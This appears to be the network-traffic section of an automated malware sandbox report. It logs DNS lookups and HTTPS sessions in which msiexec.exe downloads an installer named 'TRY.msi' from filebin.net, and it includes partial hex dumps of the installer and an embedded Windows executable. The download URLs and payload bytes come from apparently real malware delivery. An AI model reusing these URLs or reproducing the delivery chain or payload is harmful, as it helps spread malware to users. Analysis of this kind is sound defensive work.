Apr 20, 2022 09:28:15.471194029 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.471352100 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.471365929 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.471517086 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.471553087 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.471641064 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.471649885 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.471658945 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.471983910 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.472014904 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.472057104 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.472064018 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.472070932 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.472204924 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.518028975 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.518079042 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.518227100 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.518259048 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.518277884 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.518469095 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.518502951 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.518552065 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.518568993 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.518580914 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.518584967 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.518630028 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.518970966 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.519004107 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.519097090 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.519117117 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.519130945 CEST	49744	443	192.168.2.5	87.238.33.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 20, 2022 09:28:15.519169092 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.519419909 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.519452095 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.519550085 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.519567013 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.519579887 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.519879103 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.519908905 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.519963026 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.519983053 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.519999027 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.520006895 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.520035982 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.520370007 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.520402908 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.520462990 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.520477057 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.520541906 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.520548105 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.520826101 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.520859957 CEST	443	49744	87.238.33.8	192.168.2.5
Apr 20, 2022 09:28:15.521094084 CEST	49744	443	192.168.2.5	87.238.33.8
Apr 20, 2022 09:28:15.521107912 CEST	443	49744	87.238.33.8	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 20, 2022 09:28:14.554792881 CEST	54322	53	192.168.2.5	8.8.8.8
Apr 20, 2022 09:28:14.605547905 CEST	53	54322	8.8.8.8	192.168.2.5
Apr 20, 2022 09:28:15.045897961 CEST	62704	53	192.168.2.5	8.8.8.8
Apr 20, 2022 09:28:15.097917080 CEST	53	62704	8.8.8.8	192.168.2.5
Apr 20, 2022 09:28:44.012177944 CEST	63187	53	192.168.2.5	8.8.8.8
Apr 20, 2022 09:28:44.028873920 CEST	53	63187	8.8.8.8	192.168.2.5
Apr 20, 2022 09:28:44.535057068 CEST	60658	53	192.168.2.5	8.8.8.8
Apr 20, 2022 09:28:44.588800907 CEST	53	60658	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 20, 2022 09:28:14.554792881 CEST	192.168.2.5	8.8.8.8	0xae2d	Standard query (0)	filebin.net	A (IP address)	IN (0x0001)
Apr 20, 2022 09:28:15.045897961 CEST	192.168.2.5	8.8.8.8	0xbffb	Standard query (0)	situla.bitbit.net	A (IP address)	IN (0x0001)
Apr 20, 2022 09:28:44.012177944 CEST	192.168.2.5	8.8.8.8	0x4ff4	Standard query (0)	filebin.net	A (IP address)	IN (0x0001)
Apr 20, 2022 09:28:44.535057068 CEST	192.168.2.5	8.8.8.8	0xf334	Standard query (0)	situla.bitbit.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 20, 2022 09:28:14.605547905 CEST	8.8.8.8	192.168.2.5	0xae2d	No error (0)	filebin.net		185.47.40.36	A (IP address)	IN (0x0001)
Apr 20, 2022 09:28:15.097917080 CEST	8.8.8.8	192.168.2.5	0xbffb	No error (0)	situla.bitbit.net		87.238.33.8	A (IP address)	IN (0x0001)
Apr 20, 2022 09:28:15.097917080 CEST	8.8.8.8	192.168.2.5	0xbffb	No error (0)	situla.bitbit.net		87.238.33.7	A (IP address)	IN (0x0001)
Apr 20, 2022 09:28:44.028873920 CEST	8.8.8.8	192.168.2.5	0x4ff4	No error (0)	filebin.net		185.47.40.36	A (IP address)	IN (0x0001)
Apr 20, 2022 09:28:44.588800907 CEST	8.8.8.8	192.168.2.5	0xf334	No error (0)	situla.bitbit.net		87.238.33.7	A (IP address)	IN (0x0001)
Apr 20, 2022 09:28:44.588800907 CEST	8.8.8.8	192.168.2.5	0xf334	No error (0)	situla.bitbit.net		87.238.33.8	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- filebin.net
- situla.bitbit.net

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49742	185.47.40.36	443	C:\Windows\System32\msiexec.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-20 07:28:14 UTC	0	OUT	GET /rf43v6qzghbj7h7b/TRY.msi HTTP/1.1 Connection: Keep-Alive Accept: */* User-Agent: Windows Installer Host: filebin.net
2022-04-20 07:28:15 UTC	0	IN	HTTP/1.1 302 Found Cache-Control: max-age=0 Location: https://situla.bitbit.net/filebin/e76b11c6a8df860f25923a54491f9e4705e2029a6f63ff6145f41522a887dd56/e046def2a98a6096ca27aa2b595788057624cf23435c3db476f6bd4946742884?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=HZXB1J7T0UN34UN512IW%2F20220420%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220420T072814Z&X-Amz-Expires=30&X-Amz-SignedHeaders=host&response-cache-control=max-age%3D30&response-content-disposition=filename%3D%22TRY.msi%22&response-content-type=application%2Fmsword&X-Amz-Signature=81a6b2d7f153c8ae19ac27531faf11add08f39212f5a9e9b8b8b46feec74e3da X-Robots-Tag: noindex Date: Wed, 20 Apr 2022 07:28:14 GMT Content-Length: 0 X-Varnish: 295248 Age: 0 Via: 1.1 varnish (Varnish/6.0) Access-Control-Allow-Origin: * Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49744	87.238.33.8	443	C:\Windows\System32\msiexec.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-20 07:28:15 UTC	0	OUT	GET /filebin/e76b11c6a8df860f25923a54491f9e4705e2029a6f63ff6145f41522a887dd56/e046def2a98a6096ca27aa2b595788057624cf23435c3db476f6bd4946742884?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=HZXB1J7T0UN34UN512IW%2F20220420%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220420T072814Z&X-Amz-Expires=30&X-Amz-SignedHeaders=host&response-cache-control=max-age%3D30&response-content-disposition=filename%3D%22TRY.msi%22&response-content-type=application%2Fmsword&X-Amz-Signature=81a6b2d7f153c8ae19ac27531faf11add08f39212f5a9e9b8b8b46feec74e3da HTTP/1.1 Connection: Keep-Alive Accept: */* User-Agent: Windows Installer Host: situla.bitbit.net
2022-04-20 07:28:15 UTC	1	IN	HTTP/1.1 200 OK Content-Length: 491520 Accept-Ranges: bytes Last-Modified: Wed, 20 Apr 2022 01:28:19 GMT ETag: "260bec1b34ce96e5ed6c42d51e7146fb" Cache-Control: max-age=30 Content-Disposition: filename="TRY.msi" x-amz-request-id: tx000000000000000eeee3f-00625fb60f-3b49846f-default Content-Type: application/msword Date: Wed, 20 Apr 2022 07:28:15 GMT Connection: close
2022-04-20 07:28:15 UTC	1	IN	Data Raw: d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 04 00 fe ff 0c 00 06 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 01 00 00 00 00 00 00 00 10 00 00 02 00 00 00 01 00 00 00 fe ff ff 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff Data Ascii: >

Timestamp	kBytes transferred	Direction	Data
2022-04-20 07:28:15 UTC	17	IN	Data Raw: fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 0c 02 00 00 0d 00 00 00 01 00 00 00 78 00 00 00 02 00 00 00 28 01 00 00 03 00 00 00 90 01 00 00 04 00 00 00 08 01 00 00 05 00 00 00 80 00 00 00 07 00 00 00 94 00 00 00 09 00 00 00 a8 00 00 00 0c 00 00 00 d8 00 00 00 0d 00 00 00 e4 00 00 00 0e 00 00 00 f0 00 00 00 0f 00 00 00 f8 00 00 00 12 00 00 00 ec 01 00 00 13 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 0a 00 00 00 49 6e 73 74 61 6c 6c 65 72 00 00 00 1e 00 00 00 0b 00 00 00 49 6e 74 65 6c 3b 31 30 33 33 00 00 1e 00 00 00 27 00 00 00 7b 34 39 38 32 41 36 31 43 2d 39 34 36 44 2d 34 31 36 38 2d 38 30 39 43 2d 31 33 46 46 39 39 Data Ascii: Oh+'0x(InstallerIntel;1033'{4982A61C-946D-4168-809C-13FF99
2022-04-20 07:28:15 UTC	33	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fe ae 1e ec ba cf 70 bf ba cf 70 bf ba cf 70 bf b3 b7 f4 bf fa cf 70 bf b3 b7 e5 bf af cf 70 bf b3 b7 f3 bf 2f cf 70 bf 9d 09 0b bf b5 cf 70 bf ba cf 71 bf 25 cf 70 bf b3 b7 fa bf b7 cf 70 bf b3 b7 e2 bf bb cf 70 bf b3 b7 e1 bf bb cf 70 bf 52 69 63 68 ba cf 70 bf 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ee dc 2e 60 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$ppppp/ppq%ppppRichpPEL.`
2022-04-20 07:28:15 UTC	49	IN	Data Raw: 50 83 ec 08 53 56 57 a1 60 10 03 10 33 c5 50 8d 45 f4 64 a3 00 00 00 00 89 65 f0 8b 5d 08 e8 58 a1 00 00 8b f0 33 c0 89 75 ec 89 43 08 89 43 10 89 43 14 89 45 fc e8 3e b8 01 00 8b 7e 08 8b c7 8d 50 01 8a 08 40 84 c9 75 f9 2b c2 8d 70 01 56 e8 cc a1 00 00 83 c4 04 8b c8 8d 9b 00 00 00 00 85 f6 76 09 8a 17 88 11 4e 41 47 eb f3 89 43 08 e8 04 b8 01 00 bf 60 a6 02 10 8b c7 8d 50 01 90 8a 08 40 84 c9 75 f9 2b c2 8d 70 01 56 e8 8f a1 00 00 83 c4 04 8b c8 85 f6 76 09 8a 17 88 11 4e 41 47 eb f3 89 43 10 e8 cd b7 01 00 bf 68 a6 02 10 8b c7 8d 50 01 8a 08 40 84 c9 75 f9 2b c2 8d 70 01 56 e8 59 a1 00 00 83 c4 04 8b c8 8d 49 00 85 f6 76 09 8a 17 88 11 4e 41 47 eb f3 89 43 14 c7 45 fc ff ff ff ff e8 8d b7 01 00 8b 75 ec 8b 06 8a 08 88 4b 0c e8 7e b7 01 00 8b 56 04 8a Data Ascii: PSVW`3PEde]X3uCCCE>~P@u+pVvNAGC`P@u+pVvNAGChP@u+pVYIvNAGCEuK~V
2022-04-20 07:28:15 UTC	65	IN	Data Raw: e8 1b 81 ff ff 8b 45 ec 3b c3 74 07 50 ff 15 38 80 02 10 8b 45 e8 3b c3 74 08 53 50 ff 15 34 80 02 10 8b c6 8b 4d f4 64 89 0d 00 00 00 00 59 5f 5e 5b 8b e5 5d c2 04 00 cc cc cc cc cc cc cc cc 55 8b ec 83 e4 f8 8b d1 8b 4a 04 83 79 f4 00 75 06 32 c0 8b e5 5d c3 e8 04 00 00 00 8b e5 5d c3 55 8b ec 6a ff 68 08 70 02 10 64 a1 00 00 00 00 50 83 ec 0c 53 56 57 a1 60 10 03 10 33 c5 50 8d 45 f4 64 a3 00 00 00 00 8b d9 8b fa b9 08 c1 02 10 e8 7a 01 00 00 8d 45 f0 50 8b cf e8 ff fe ff ff c7 45 fc 00 00 00 00 8b 75 f0 b9 08 c1 02 10 e8 5b 01 00 00 6a 04 68 08 c1 02 10 57 e8 0e f7 ff ff 6a 01 68 08 a9 02 10 57 e8 01 f7 ff ff 85 f6 75 04 33 c0 eb 18 8b c6 8d 50 02 8d 64 24 00 66 8b 08 83 c0 02 66 85 c9 75 f5 2b c2 d1 f8 50 56 57 e8 d9 f6 ff ff 6a 01 68 04 c1 02 10 57 Data Ascii: E;tP8E;tSP4MdY_^[]UJyu2]]UjhpdPSVW`3PEdzEPEu[jhWjhWu3Pd$ffu+PVWjhW
2022-04-20 07:28:15 UTC	81	IN	Data Raw: 00 00 80 e8 08 06 00 00 83 c4 10 c6 45 fc 03 8b 55 e8 83 7a f4 00 75 51 8b 45 ec 68 b4 c7 02 10 50 8d 4d e0 56 bb 40 00 00 00 51 8b d3 b9 02 00 00 80 e8 d9 05 00 00 83 c4 10 8d 7d e8 c6 45 fc 04 e8 fa 82 ff ff c6 45 fc 03 8b 45 e0 83 c0 f0 8d 50 0c 83 c9 ff f0 0f c1 0a 49 85 c9 7f 0a 8b 08 8b 11 50 8b 42 04 ff d0 8b 4d e8 83 79 f4 00 75 4e 8b 55 ec 68 b4 c7 02 10 52 8d 45 dc 56 50 33 d2 b9 01 00 00 80 33 db e8 82 05 00 00 83 c4 10 8d 7d e8 c6 45 fc 05 e8 a3 82 ff ff c6 45 fc 03 8b 45 dc 83 c0 f0 8d 48 0c 83 ca ff f0 0f c1 11 4a 85 d2 7f 0a 8b 08 8b 11 50 8b 42 04 ff d0 8b 4d e8 83 79 f4 00 0f 84 89 01 00 00 8b 45 10 85 db 75 29 85 c0 75 13 8b 55 f0 53 52 68 01 00 00 80 8b de e8 07 0b 00 00 eb 3f 83 f8 01 75 3d 8b 45 ec 6a 00 50 68 01 00 00 80 eb 26 85 c0 Data Ascii: EUzuQEhPMV@Q}EEEPIPBMyuNUhREVP33}EEEHJPBMyEu)uUSRh?u=EjPh&
2022-04-20 07:28:15 UTC	97	IN	Data Raw: 34 83 c0 10 6b c0 14 50 ff 35 7c 45 03 10 57 ff 35 14 2a 03 10 ff 15 68 81 02 10 3b c7 75 04 33 c0 eb 78 83 05 88 45 03 10 10 8b 35 78 45 03 10 a3 7c 45 03 10 6b f6 14 03 35 7c 45 03 10 68 c4 41 00 00 6a 08 ff 35 14 2a 03 10 ff 15 60 81 02 10 89 46 10 3b c7 74 c7 6a 04 68 00 20 00 00 68 00 00 10 00 57 ff 15 64 81 02 10 89 46 0c 3b c7 75 12 ff 76 10 57 ff 35 14 2a 03 10 ff 15 24 81 02 10 eb 9b 83 4e 08 ff 89 3e 89 7e 04 ff 05 78 45 03 10 8b 46 10 83 08 ff 8b c6 5f 5e c3 8b ff 55 8b ec 51 51 8b 4d 08 8b 41 08 53 56 8b 71 10 57 33 db eb 03 03 c0 43 85 c0 7d f9 8b c3 69 c0 04 02 00 00 8d 84 30 44 01 00 00 6a 3f 89 45 f8 5a 89 40 08 89 40 04 83 c0 08 4a 75 f4 6a 04 8b fb 68 00 10 00 00 c1 e7 0f 03 79 0c 68 00 80 00 00 57 ff 15 64 81 02 10 85 c0 75 08 83 c8 ff Data Ascii: 4kP5|EW5*h;u3xE5xE|Ek5|EhAj5*`F;tjh hWdF;uvW5*$N>~xEF_^UQQMASVqW3C}i0Dj?EZ@@JujhyhWdu
2022-04-20 07:28:15 UTC	113	IN	Data Raw: ff ff 56 56 56 56 56 c7 00 16 00 00 00 e8 51 a3 ff ff 83 c4 14 83 c8 ff e9 06 02 00 00 66 39 30 74 db 53 8b 5d 10 3b de 74 0b 8b 03 3b c6 74 05 66 39 30 75 20 e8 6d b6 ff ff 56 56 56 56 56 c7 00 16 00 00 00 e8 19 a3 ff ff 83 c4 14 83 c8 ff e9 cd 01 00 00 e8 4d b6 ff ff 8b 00 89 45 ec e8 43 b6 ff ff ff 75 14 89 30 53 ff 75 0c ff 75 08 e8 2c 02 00 00 83 c4 10 89 45 f4 83 f8 ff 0f 85 6f 01 00 00 e8 1e b6 ff ff 83 38 02 0f 85 61 01 00 00 6a 2f ff 75 0c e8 e0 77 00 00 59 59 85 c0 0f 85 4d 01 00 00 68 74 85 02 10 8d 45 fc 56 50 e8 30 05 00 00 83 c4 0c 3b c6 74 1b 83 f8 16 0f 85 2e 01 00 00 56 56 56 56 56 e8 6c a1 ff ff 83 c4 14 e9 1c 01 00 00 39 75 fc 0f 84 13 01 00 00 6a 02 bb 04 01 00 00 53 e8 96 10 00 00 8b f8 59 59 3b fe 0f 84 fa 00 00 00 68 03 01 00 00 57 Data Ascii: VVVVVQf90tS];t;tf90u mVVVVVMECu0Suu,Eo8aj/uwYYMhtEVP0;t.VVVVVl9ujSYY;hW
2022-04-20 07:28:15 UTC	129	IN	Data Raw: 59 01 2b f3 74 15 33 db 85 f6 0f 9f c3 8d 5c 1b ff 8b f3 85 f6 0f 85 48 04 00 00 0f b6 70 02 0f b6 59 02 2b f3 74 15 33 db 85 f6 0f 9f c3 8d 5c 1b ff 8b f3 85 f6 0f 85 27 04 00 00 0f b6 70 03 0f b6 59 03 2b f3 74 11 33 db 85 f6 0f 9f c3 8d 5c 1b ff 8b f3 eb 02 33 f6 85 f6 0f 85 02 04 00 00 8b 70 04 3b 71 04 74 7e 0f b6 70 04 0f b6 59 04 2b f3 74 15 33 db 85 f6 0f 9f c3 8d 5c 1b ff 8b f3 85 f6 0f 85 d9 03 00 00 0f b6 70 05 0f b6 59 05 2b f3 74 15 33 db 85 f6 0f 9f c3 8d 5c 1b ff 8b f3 8 5 f6 0f 85 b8 03 00 00 0f b6 70 06 0f b6 59 06 2b f3 74 15 33 db 85 f6 0f 9f c3 8d 5c 1b ff 8b f3 85 f6 0f 85 97 03 00 00 0f b6 70 07 0f b6 59 07 2b f3 74 11 33 db 85 f6 0f 9f c3 8d 5c 1b ff 8b f3 eb 02 33 f6 85 f6 0f 85 72 03 00 00 8b 70 08 3b 71 08 74 7e 0f b6 70 08 0f b6 Data Ascii: Y+t3\HpY+t3\'pY+t3\3p;qt~pY+t3\pY+t3\pY+t3\pY+t3\3rp;qt~p
2022-04-20 07:28:15 UTC	145	IN	Data Raw: 38 5d fc 74 07 8b 4d f8 83 61 70 fd 5e 5f 5b c9 c3 8b ff 55 8b ec 53 57 33 ff 39 3d 74 2b 03 10 75 7d 8b 5d 08 3b df 75 1f e8 79 36 ff ff 57 57 57 57 57 c7 00 16 00 00 00 e8 25 23 ff ff 83 c4 14 b8 ff ff ff 7f eb 69 8b 55 0c 3b d7 74 da 81 7d 10 ff ff ff 7f 77 d1 0f b7 03 66 83 f8 41 72 09 66 83 f8 5a 77 03 83 c0 20 0f b7 c8 0f b7 02 66 83 f8 41 72 09 66 83 f8 5a 77 03 83 c0 20 43 43 42 42 ff 4d 10 0f b7 c0 74 0a 66 3b cf 74 05 66 3b c8 74 c3 0f b7 d0 0f b7 c1 2b c2 eb 12 57 ff 75 10 ff 75 0c ff 75 08 e8 20 fe ff ff 83 c4 10 5f 5b 5d c3 8b ff 55 8b ec 51 51 53 56 8b 35 dc 2b 03 10 33 db 89 5d fc 8b 06 57 3b c3 74 50 8b 3d 90 80 02 10 53 53 6a ff 50 53 53 ff d7 89 45 f8 3b c3 74 41 6a 02 50 e8 95 90 ff ff 59 59 89 45 fc 3b c3 74 30 ff 75 f8 50 6a ff ff 36 Data Ascii: 8]tMap^_[USW39=t+u}];uy6WWWWW%#iU;t}wfArfZw fArfZw CCBBMtf;tf;t+Wuuu _[]UQQSV5+3]W;tP=SS jPSSE;tAjPYYE;t0uPj6
2022-04-20 07:28:15 UTC	161	IN	Data Raw: 02 10 8b ff 55 8b ec 51 53 8b 45 0c 83 c0 0c 89 45 fc 64 8b 1d 00 00 00 00 8b 03 64 a3 00 00 00 00 8b 45 08 8b 5d 0c 8b 6d fc 8b 63 fc ff e0 5b c9 c2 08 00 58 59 87 04 24 ff e0 8b ff 55 8b ec 51 51 53 56 57 64 8b 35 00 00 00 00 89 75 fc c7 45 f8 66 1c 02 10 6a 00 ff 75 0c ff 75 f8 ff 75 08 e8 96 ff ff ff 8b 45 0c 8b 40 04 83 e0 fd 8b 4d 0c 89 41 04 64 8b 3d 00 00 00 00 8b 5d fc 89 3b 64 89 1d 00 00 00 00 5f 5e 5b c9 c2 08 00 55 8b ec 83 ec 08 53 56 57 fc 89 45 fc 33 c0 50 50 50 ff 75 fc ff 75 14 ff 75 10 ff 75 0c ff 75 08 e8 96 0f 00 00 83 c4 20 89 45 f8 5f 5e 5b 8b 45 f8 8b e5 5d c3 8b ff 55 8b ec 56 fc 8b 75 0c 8b 4e 08 33 ce e8 7b dc fe ff 6a 00 56 ff 76 14 ff 76 0c 6a 00 ff 75 10 ff 76 10 ff 75 08 e8 59 0f 00 00 83 c4 20 5e 5d c3 8b ff 55 8b ec 83 ec Data Ascii: UQSEEddE]mc[XY$UQQSVWd5uEfjuuuE@MAd=];d_^[USVWE3PPPuuuuu E_^[E]UVuN3{jVvvjuvuY ^]U

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>177</td><td>IN</td><td>Data Raw: 83 ce 08 a9 00 04 00 00 74 03 83 ce 04 a9 00 08 00 00 74 03 83 ce 02 a9 00 10 00 00 74 03 83 ce 01 a9 00 01 00 00 74 06 81 ce 00 00 08 00 8b c8 bb 00 60 00 00 23 cb 74 2a 81 f9 00 20 00 00 74 1c 81 f9 00 40 00 00 74 0c 3b cb 75 16 81 ce 00 03 00 00 eb 0e 81 ce 00 02 00 00 eb 06 81 ce 00 01 00 00 bf 40 80 00 00 23 c7 83 e8 40 74 1c 2d c0 7f 00 00 74 0d 83 e8 40 75 16 81 ce 00 00 00 01 eb 0e 81 ce 00 00 00 03 eb 06 81 ce 00 00 00 02 8b 45 ec 8b d0 23 45 08 f7 d2 23 d6 0b d0 3b d6 75 07 8b c6 e9 b0 00 00 00 e8 16 fd ff ff 50 89 45 f4 e8 8a 02 00 00 59 0f ae 5d f4 8b 4d f4 33 d2 84 c9 79 03 6a 10 5a f7 c1 00 02 00 00 74 03 83 ca 08 f7 c1 00 04 00 00 74 03 83 ca 04 f7 c1 00 08 00 00 74 03 83 ca 02 f7 c1 00 10 00 00 74 03 83 ca 01 be 00 01 00 00 85 ce 74 06 81
Data Ascii: tttt`#t* t@t;u@#@t-t@uE#E#;uPEY]M3yjZttttt</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>193</td><td>IN</td><td>Data Raw: 50 9d 02 10 47 42 52 00 64 9c 02 10 47 42 52 00 54 9c 02 10 55 53 41 00 4c 9d 02 10 55 53 41 00 0c 0c 1a 0c 07 10 36 04 0c 08 2d 04 03 04 0c 10 10 08 1d 08 30 00 00 00 4f 43 50 00 41 43 50 00 4e 6f 72 77 65 67 69 61 6e 2d 4e 79 6e 6f 72 73 6b 00 00 00 00 00 00 00 06 80 80 86 80 81 80 00 00 10 03 86 80 86 82 80 14 05 05 45 45 45 85 85 85 05 00 00 30 30 80 50 80 88 00 08 00 28 27 38 50 57 80 00 07 00 37 30 30 50 50 88 00 00 00 20 28 80 88 80 80 00 00 00 60 68 60 68 68 68 08 08 07 78 70 70 77 70 70 08 08 00 00 08 00 08 00 07 08 00 00 00 53 00 79 00 73 00 74 00 65 00 6d 00 52 00 6f 00 6f 00 74 00 00 00 00 00 00 47 65 74 50 72 6f 63 65 73 73 57 69 6e 64 6f 77 53 74 61 74 69 6f 6e 00 47 65 74 55 73 65 72 4f 62 6a 65 63 74 49 6e 66 6f 72 6d 61 74 69 6f 6e 41 00 00
Data Ascii: PGBRdGBRTUSALUSA6-0OCPACPNorwegian-NynorskEEE00P('8PW700PP (`h`hhhxppwppSystem RootGetProcessWindowStationGetUserObjectInformationA</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>209</td><td>IN</td><td>Data Raw: 00 00 00 00 01 00 00 00 0c e4 02 10 14 e4 02 10 00 00 00 00 58 22 03 10 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 fc e3 02 10 74 22 03 10 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 c4 e3 02 10 00 00 00 00 d0 23 01 00 e4 80 01 00 68 ed 01 00 c5 1c 02 00 cf 1d 02 00 c8 5f 02 00 ee 5f 02 00 1c 60 02 00 49 60 02 00 6c 60 02 00 87 60 02 00 b0 60 02 00 d8 60 02 00 34 61 02 00 84 61 02 00 a0 61 02 00 cb 61 02 00 f8 61 02 00 28 62 02 00 58 62 02 00 c1 62 02 00 04 63 02 00 40 63 02 00 88 63 02 00 d0 63 02 00 18 64 02 00 4b 64 02 00 89 64 02 00 b8 64 02 00 e8 64 02 00 18 65 02 00 48 65 02 00 8b 65 02 00 c9 65 02 00 09 66 02 00 52 66 02 00 a1 66 02 00 e2 66 02 00 29 67 02 00 88 67 02 00 c8 67 02 00 f8 67 02 00 30 68 02 00 58 68 02
Data Ascii: X"@t"@#h__`l`l````4aaaaa(bXbbc@cccdKddddeHeeefRfff)gggg0hXh</td></tr>
